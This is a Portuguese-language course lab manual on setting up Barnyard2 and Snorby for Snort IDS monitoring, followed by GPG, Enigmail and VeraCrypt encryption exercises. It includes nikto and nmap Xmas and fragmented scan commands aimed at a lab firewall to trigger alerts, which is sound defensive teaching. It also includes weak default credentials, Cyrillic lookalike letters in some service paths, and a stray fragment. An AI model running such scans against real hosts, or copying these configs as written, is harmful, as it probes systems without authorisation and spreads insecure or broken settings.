4) Processando arquivos de log do Snort com o Barnyard2

1. Note que, por padrão, o Snort está fazendo o log de eventos registrados no arquivo

/var/log/snort/snort.log:

```
# grep 'snort.log' /etc/snort/snort.conf | grep -v '^#'  
output unified2: filename snort.log, limit 128, mpls_event_types, vlan_event_types
```

Este arquivo está no formato **unified2** que, como documentado no manual oficial do Snort (<http://manual-snort-org.s3-website-us-east-1.amazonaws.com/node21.html>), é um formato de log binário que permite ao Snort maior nível de performance ao registrar os eventos em disco. O problema, evidentemente, é que esse arquivo de log não é legível diretamente.

2. Iremos instalar e configurar o *Barnyard2* para lidar com esses arquivos de log. Como de costume, o primeiro passo é instalar as dependências do pacote:

```
# apt-get install autoconf          \  
      build-essential           \  
      libdaq-dev                \  
      libdumbnet-dev            \  
      libmariadb-dev            \  
      libmariadb-dev-compat    \  
      libpcap-dev               \  
      libprelude-dev            \  
      libtool                  \  
      mariadb-server
```

Em adição a isso, é necessário criar um link simbólico para a biblioteca **dumbnet.n**, como se segue:

```
# ln -s /usr/include/dumbnet.h /usr/include/dnet.h
```

```
# ldconfig
```

3. Agora, volte ao diretório de download de códigos-fonte ([/root/src](#)), baixe o Barnyard2, compile-o e instale:

```
# cd ~/src
```

```
# git clone https://github.com/firnsy/barnyard2.git
```

```
# cd barnyard2/
```

```
# autoreconf -fvi -I ./m4
```

```
# ./configure --with-mysql --with-mysql-libraries=/usr/lib/x86_64-linux-gnu
```

```
# make
```

```
# make install
```

4. Vamos agora proceder à configuração do Barnyard2. Primeiramente, vamos criar arquivos e diretórios padrão com as permissões corretas:

```
# touch /var/log/snort/barnyard2.waldo
```

```
# mkdir /var/log/barnyard2 /var/log/snort/archive
```

```
# chown snort.snort /var/log/barnyard2/ /var/log/snort/archive/
/var/log/snort/barnyard2.waldo
```

Em seguida, crie e edite o arquivo de configuração [/etc/snort/barnyard2.conf](#), com o seguinte conteúdo:

```
config sid_file:          /etc/snort/sid-msg.map
config gen_file:          /etc/snort/gen-msg.map
config reference_file:    /etc/snort/reference.config
config classification_file: /etc/snort/classification.config

config hostname:          localhost
config interface:         enp0s3

input unified2

output alert_fast
output database: log, mysql, user=snorby password=snorby dbname=snorby host =localhost
```

5) Visualizando eventos com o Snorby

1. Precisamos de um método conveniente para visualizar e tratar os eventos registrados pelo Snort. Iremos instalar e configurar o *Snorby*, uma aplicação web criada em *Ruby on Rails* para

auxiliar no trabalho de monitoramento de ferramentas IDS populares como o Snort, Suricata e Sagan. Como de costume, o primeiro passo é instalar as dependências do pacote:

```
# apt-get install --no-install-recommends \
    bundler \
    imagemagick \
    libmariadbclient-dev \
    libmariadbclient-dev-compat \
    libpq-dev \
    libreadline-dev \
    libssl-dev \
    libxml2-dev \
    libxslt1-dev \
    libyaml-dev \
    postgresql-server-dev-9.6 \
    ruby \
    ruby-dev \
    wkhtmltopdf \
    zlib1g-dev
```

2. Agora, volte ao diretório de download de códigos-fonte (`/root/src`), baixe o Snorby e instale suas dependências (no Ruby, conhecidas como *gems*):

```
# cd ~/src
```

```
# git clone https://github.com/Snorby/snorby.git
```

```
# cd snorby/
```

```
# bundle install
```

3. Vamos agora proceder à configuração do Snorby. Copie e renomeie os arquivos de configuração de conexão com o banco de dados (`config/database.yml`), editando-o como se segue:

```
# cp config/database.yml.example config/database.yml
```

```
# nano config/database.yml
(...)
```

```
# cat config/database.yml | grep '^ *username\|password' | grep -v '^#'  
username: snorby  
password: "snorby"
```

Faça o mesmo para a configuração principal do Snorby ([config/snorby_config.yml](#)), como mostrado abaixo:

```
# cp config/snorby_config.yml.example config/snorby_config.yml
```

```
# nano config/snorby_config.yml  
(...)
```

```
# cat config/snorby_config.yml | grep '^  
*baseuri\|domain\|wkhtmltopdf\|mailer_sender\|time_zone' | head -n5  
baseuri: ''  
domain: 'snorby.FWGW1-A.intnet'  
wkhtmltopdf: /usr/bin/wkhtmltopdf  
mailer_sender: 'snorby@FWGW1-A.intnet'  
time_zone: 'America/Sao_Paulo'
```

Edite apenas as configurações da seção `production:` do arquivo [config/snorby_config.yml](#). As demais seções (`development:` e `test:`) não serão usadas.

4. Vamos configurar o banco de dados. Primeiro, crie uma base de dados vazia e configure suas permissões:

```
# mysql -u root -e 'create database snorby'
```

```
# mysql -u root
```

```
MariaDB [(none)]> grant all on snorby.* to 'snorby'@'localhost' identified by  
'snorby';  
Query OK, 0 rows affected (0.00 sec)
```

```
MariaDB [(none)]> flush privileges;  
Query OK, 0 rows affected (0.00 sec)
```

```
MariaDB [(none)]> quit  
Bye
```

5. Agora, invoque o script de *setup* do Snorby para popular a base de dados:

```
# bundle exec rake snorby:setup
```

6. O Snorby irá rodar, por padrão, na porta TCP/3000. Como não há regra permitindo esse tipo de acesso direto ao firewall, crie-a:

```
# iptables -A INPUT -p tcp --dport 3000 -j ACCEPT
```

```
# iptables-save > /etc/iptables/rules.v4
```

6) Integração dos serviços com o sistema

Note que ainda não iniciamos nem o Barnyard2 nem o Snorby, recentemente instalados e configurados. Muito embora seja possível iniciá-los manualmente e gerenciar seus processos, isso rapidamente se torna bastante inconveniente à medida que o sistema aumenta em complexidade. Para facilitar a tarefa, iremos criar dois *scripts* de inicialização para os serviços junto ao `systemctl`. Siga os passos:

1. Crie um arquivo novo, `/etc/systemd/system/barnyard2.service`, com o seguinte conteúdo:

```
[Unit]
Description=Barnyard2 Snort log spooler
After=snort.service

[Service]
Type=simple
ExecStart=/usr/local/bin/barnyard2 -D -c /etc/snort/barnyard2.conf -d
/var/log/snort -w /var/log/snort/barnyard2.waldo -l /var/log/snort -a
/var/log/snort/archive -f snort.log -u snort -g snort
Restart=always

[Install]
WantedBy=multi-user.target
```

2. Faça o mesmo para o arquivo `/etc/systemd/system/snorby.service`:

```
[Unit]
Description=Snorby Snort web monitoring
Requires=barnyard2.service

[Service]
Type=forking
PIDFile=/root/src/snорby/tmp/pids/server.pid
WorkingDirectory=/root/src/snорby
ExecStart=/bin/bash -lc 'bundle exec rails server -e production -d'

[Install]
WantedBy=multi-user.target
```

3. Recarregue a lista de serviços do sistema com o comando:

```
# systemctl daemon-reload
```

4. Agora, inicie o serviço do Barnyard2, como se segue:

```
# systemctl start barnyard2.service
```

Em seguida, monitore seu início com o comando:

```
# journalctl -u barnyard2.service -f
-- Logs begin at Mon 2018-10-15 15:59:29 -03.
out 15 16:22:58 FWGW1-A systemd[1]: Started Barnyard2 Snort log spooler.
out 15 16:22:58 FWGW1-A barnyard2[3739]: Running in Continuous mode
(...)
```

O Barnyard pode demorar um certo tempo para iniciar, até cerca de três minutos. Observe os logs até que uma mensagem parecida com a que se segue apareça na tela:

```
out 15 16:25:53 FWGW1-A barnyard2[3739]: Opened spool file
'/var/log/snort/snort.log.1539630818'
out 15 16:25:53 FWGW1-A barnyard2[3739]: Waiting for new data
```

Feito isso, encerre o monitoramento dos registros com **CTRL + C**—o Barnyard2 iniciou corretamente.

5. Inicie o Snorby como mostrado abaixo:

```
# systemctl start snорby.service
```

6. Usando o navegador web em sua máquina física, acesse a URL <http://FWGW1-G:3000>,

substituindo a palavra **FWGW1-G** pelo endereço IP externo do seu firewall (atrelado à interface **enp0s3**). Você verá a tela de login do Snorby; acesse com o usuário **snorby@example.com**, e senha **snorby**.

Você verá o *dashboard* principal do Snorby, como mostrado na imagem a seguir:




Figura 36. Dashboard do Snorby

7) Gerando alertas para o IDS

1. Vamos gerar alguns alertas para testar o funcionamento da solução. No Virtualbox, conecte a placa de rede da máquina *KaliLinux-G* à rede externa, acessando *Settings > Network 1 > Adapter 1 > Attached to: Bridged Adapter*. Em seguida, altere a configuração da interface para DHCP editando o arquivo **/etc/network/interfaces**:

```
# hostname
KaliLinux-A
```

```
# nano /etc/network/interfaces  
(...)
```

```
# cat /etc/network/interfaces | grep '^iface eth0'  
iface eth0 inet dhcp
```

```
# systemctl restart networking
```

Ao final do processo, sua máquina *KaliLinux-G* deverá ter um endereço IP da rede externa, como:

```
# ip a s eth0 | grep '^ *inet' | awk '{print $2}'  
192.168.29.105/24
```

2. Execute alguns comandos para gerar tráfego suspeito na direção da máquina *FWGW1-G*. Nos exemplos abaixo, o IP público **192.168.29.103** está sendo usado como o endereço da interface **enp0s3** da máquina *FWGW1-G*.

Primeiro, verifique que a máquina *LinServer-G* está ligada e em seguida rode o **nikto**, um *scanner* de servidores web:

```
# nikto -h 192.168.29.103
```

Use o **nmap** para realizar um *scan* do tipo *Xmas tree* na máquina *FWGW1-G*:

```
# nmap -sX 192.168.29.103 -p1-65535
```

Use o **nmap** com a opção de fragmentar pacotes para realizar um *scan* na máquina *FWGW1-G*:

```
# nmap -Pn -sS -A -f 192.168.29.103
```

Existem vários outros testes que podem ser realizados para gerar tráfego suspeito e testar a eficácia do IDS. A página <https://www.aldeid.com/wiki/Suricata-vs-snort> contém uma excelente lista de ataques e ferramentas sugeridos para realizar uma inspeção nesse sentido.

3. Vamos ver o que foi observado pelo Snort, através do Snorby. Acessando a aba *Events*, podemos observar que vários eventos foram gerados ao rodar a ferramenta **nikto**, como mostrado na imagem a seguir:

Figura 37. Listagem de eventos no Snorby

- É possível clicar em um evento para explorar mais detalhes sobre o mesmo, incluindo hosts de origem/destino do ataque, assinatura que causou o *match* no pacote, e até mesmo detalhes de seu *header* e *payload*. A imagem a seguir ilustra a inspeção de um evento de baixa criticidade, identificado como uma inspeção HTTP usando método desconhecido:

Figura 38. Listagem de eventos no Snorby

5. Retorne a máquina *KaliLinux-G* para a rede **DMZ**, restaurando suas configurações de rede originais.

Nesta sessão fizemos a instalação de todas as ferramentas (Snort, PulledPork, Barnyard2 e Snorby) dentro da mesma máquina, *FWGW1-G*. É muito comum, no entanto, não sobreregar a máquina responsável pela tarefa de IDS/IPS também com a tarefa de operação do banco de dados e do *frontend web*, delegando essas tarefas a uma outra máquina.



Nesse cenário, instalaríamos o Snort, PulledPork e Barnyard2 na máquina *FWGW1-G*, e o Barnyard2, Snorby e a base de dados MariaDB em outra máquina (dedicada e segmentada para este fim). A máquina *FWGW1-G* se conectararia à base de dados remota para escrever os registros de eventos, sem ser necessário instalar nela uma série de dependências potencialmente perigosas, como o Ruby, compiladores e bibliotecas de desenvolvimento.

A configuração desse cenário mais complexo fica a cargo do leitor, como um exercício avançado.

Referências

- [1] Novak, J. e Sturges, S. (2007). Target-Based TCP Stream Reassembly. [online] Pld.cs.luc.edu. Disponível em: http://pld.cs.luc.edu/courses/447/sum08/class5/novak,sturges.stream5_reassembly.pdf [Acessado em 4 Set. 2018].

Sessão 6: Autenticação, autorização e certificação digital

1) Uso de criptografia simétrica em arquivos



Esta atividade será realizada nas máquinas virtuais *FWGW1-G* e *LinServer-G*.

1. Na máquina *FWGW1-G*, descubra quais cifras simétricas são suportadas pelo programa **gpg** (*GNU Privacy Guard*).
2. Crie um arquivo **teste.txt** com qualquer conteúdo. Criptografe-o usando a cifra simétrica AES256, com senha **rnpesr**. Em seguida, copie o arquivo cifrado resultante para o diretório *home* do usuário **aluno**, na máquina *LinServer-G*, usando o comando **scp**.
3. Na máquina *LinServer-G*, tente descriptografar o arquivo copiado. Seu conteúdo permanece o mesmo?

2) Uso de criptografia assimétrica em arquivos



Esta atividade será realizada nas máquinas virtuais *FWGW1-G* e *LinServer-G*.

1. Na máquina *FWGW1-G*, como usuário **root**, instale o pacote **rng-tools** e rode o comando **rngd -r /dev/urandom**:
2. Agora, como usuário **aluno**, descubra quais cifras assimétricas são suportadas pelo programa **gpg** (*GNU Privacy Guard*).
3. Vamos fazer um exercício de criptografia usando chaves assimétricas entre dois usuários fictícios, Alice (operando na máquina *FWGW1-G*) e Bobby (operando na máquina *LinServer-G*). Vamos começar por Alice — gere um par de chaves assimétricas RSA padrão, com 4096 bits e sem data de expiração para ela, usando o programa **gpg**. O e-mail de Alice será **alice@seg12.esr.rnp.br**, e a senha de acesso à chave será **rnpesr123**.
4. Na máquina *LinServer-G*, como usuário **root**, instale o pacote **rng-tools** e rode o comando **rngd -r /dev/urandom**:
5. Como usuário **aluno**, gere a chave de Bobby na máquina *LinServer-G*. Repita o procedimento do passo (2), alterando o nome de usuário para Bobby e o email para **bobby@seg12.esr.rnp.br**.
6. Temos que exportar as chaves públicas de ambos os usuários, copiá-las para a máquina remota, e importá-las. Comece pela chave de Alice, exportando-a em formato *ASCII armored*; em seguida, copie-a para a máquina *LinServer-G* usando o **scp**, importe-a usando **gpg --import** e assine a chave.
7. Faça o procedimento reverso, exportando/copiando/importando e assinando a chave de Bobby na máquina de Alice. Lembre-se que o **ssh** para a máquina *FWGW1-G* é permitido apenas a partir da Intranet, então pode ser mais interessante iniciar o procedimento de cópia a partir do firewall, e não da máquina *LinServer-G*.
8. Agora, vamos fazer o teste de criptografia assimétrica propriamente dito. Na máquina *FWGW1-G*, execute o comando **gpg -c teste.txt** para gerar o arquivo cifrado. Em seguida, copie-o para a máquina *LinServer-G* usando o **scp**. Por fim, execute o comando **gpg -d teste.txt.gpg** para descriptografar o arquivo.

G, verifique que as chaves estão de fato disponíveis. Em seguida, criptografe um documento de texto com conteúdo qualquer com a chave pública de Bobby, envie para a máquina *LinServer-G*, e tente decriptá-lo usando a chave privada de Bobby.

9. Vamos agora testar a assinatura digital de arquivos. Começando a partir da máquina *LinServer-G*, crie um arquivo texto com conteúdo qualquer. Assine-o com a chave privada de Bobby, e copie o arquivo para a máquina *FWGW1-G*. Finalmente, verifique a assinatura usando o *keyring* de Alice.
10. Finalmente, vamos "juntar tudo". Da máquina *FWGW1-G*, crie um arquivo texto com conteúdo qualquer e (1) assine-o com a **chave privada de Alice**, e (2) criptografe-o com a **chave pública de Bobby**. Copie o arquivo para a máquina *LinServer-G*, decripte-o e verifique sua assinatura.

3) Uso de criptografia assimétrica em e-mails



Esta atividade será realizada em sua máquina física.

Vamos agora testar o procedimento de criptografia assimétrica usado na atividade (2) em um cenário mais prático: no envio e recebimento de e-mails.

1. Crie uma conta de e-mail gratuita no serviço GMail, do Google.
2. Em sua máquina física, instale o programa *gpg4win* (que pode ser baixado em <https://www.gpg4win.org/download.html>). Durante a instalação, aceite todas as opções padrão, e desmarque a caixa *Executar Kleopatra* ao final do processo de instalação.
3. Em sua máquina física, instale o cliente de e-mail *Mozilla Thunderbird* (que pode ser baixado em <https://www.thunderbird.net/pt-BR/thunderbird/all/>). Durante a instalação, aceite todas as opções padrão.
4. Ao abrir o Thunderbird, adicione a conta de e-mail criada no passo (1), como mostra a imagem a seguir:




Figura 39. Adicionando uma conta de e-mail ao Thunderbird

5. No Thunderbird, navegue no menu localizado no canto superior direito. Clique em *Extensões > Extensões*. No canto superior da janela, pesquise por **enigmail** e pressione ENTER. O primeiro resultado, a extensão *Enigmail*, é o que queremos: clique no botão *Adicionar ao Thunderbird > Instalar agora*.
6. Desde a versão 2.0.0 do **Enigmail**, lançada em março de 2018, o modo padrão de operação é o *Enigmail/PeP*. O *PeP* (*pretty Easy privacy* cujo website é <https://www.pep.security/>) é uma implementação de segurança para e-mails com o objetivo expresso de ser simples e de baixa configuração. Para o nosso cenário, isso significa:
 - Geração automática de pares de chaves assimétricas
 - Distribuição automática de chaves públicas via anexo ou *upload* para servidores de chaves (*keyservers*)
 - Criptografia e assinatura automática de mensagens
7. Vamos testar esses conceitos. Envie uma mensagem para o seu colega usando o Thunderbird. Caso o *Enigmail/PeP* esteja funcionando corretamente, o botão *Habilitar a Proteção* deverá estar marcado no centro da tela:




Figura 40. PeP habilitado no Thunderbird

Clicando no botão *Seguro & Confiável* na base da janela, o *Enigmail/PeP* mostra que o envio de mensagens será feito de forma segura (i.e. criptografada) e confiável (i.e. assinada), como mostra a imagem a seguir:




Figura 41. Relação de confiança Enigmail/PeP no Thunderbird

8. Teste o envio de mensagens entre você e seu colega. O *Enigmail/PeP* está funcionando corretamente? O que você achou desse esquema facilitado de criptografia assimétrica?

4) Criptografia de partições e volumes



Esta atividade será realizada em sua máquina física.

1. Instale o *VeraCrypt* (que pode ser baixado em <https://www.veracrypt.fr/en/Downloads.html>) em sua máquina física. Durante a instalação, aceite todas as opções padrão.
2. O VeraCrypt pode criptografar partições inteiras ou apenas criar um contêiner seguro. Com isso, podemos gravar arquivos sigilosos no contêiner e transportá-lo através de mídia física ou meio não confiável de forma bastante conveniente. Na tela principal do VeraCrypt, clique em *Create Volume*.

